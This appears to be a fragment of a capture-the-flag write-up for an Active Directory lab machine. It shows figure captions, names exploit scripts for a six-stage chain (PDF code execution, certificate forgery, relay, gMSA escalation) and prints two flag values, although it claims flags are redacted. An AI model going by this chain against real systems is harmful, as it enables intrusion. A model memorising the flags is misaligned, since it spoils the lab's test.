 Figure 5 —
 /contact/. The box's clean marketing skin hides a six-stage AD
kill-chain.
 Figure 6 —
 /professor/register/. Professors aren't self-registered here; the
intended route in is the forged certificate, not this form.
Files of interest in this workspace: exploit/01_pdf_rce.py (stage 1),
exploit/02_forge_cert_sdc.py (stage 2), exploit/03_lecture_url_payload.py
(stage 3), exploit/04_rbcd_relay.py (stage 4), exploit/05_gmsa_s4u_admin.py
(stages 5–6). All credentials and flag values are redacted.
Flags
🏁 user.txt: f183f8d7e96cef966de7526754280099 (in loot/user.txt)
🏁 root.txt: ad52bedd0a2ebd4f32f20726802cf81a (in loot/root.txt)